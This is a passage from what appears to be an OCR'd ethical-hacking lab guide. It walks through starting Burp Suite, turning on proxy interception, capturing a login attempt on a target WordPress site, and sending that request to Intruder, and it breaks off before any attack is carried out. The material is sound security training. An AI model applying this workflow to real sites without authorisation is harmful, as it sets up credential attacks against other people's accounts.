
    Note: If an update window appears, click **Close**.



13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.




14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

    Note: Turn the interception on if it is off.



16. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.


    Note: You can enter the credentials of your choice here.



17. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.
18. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

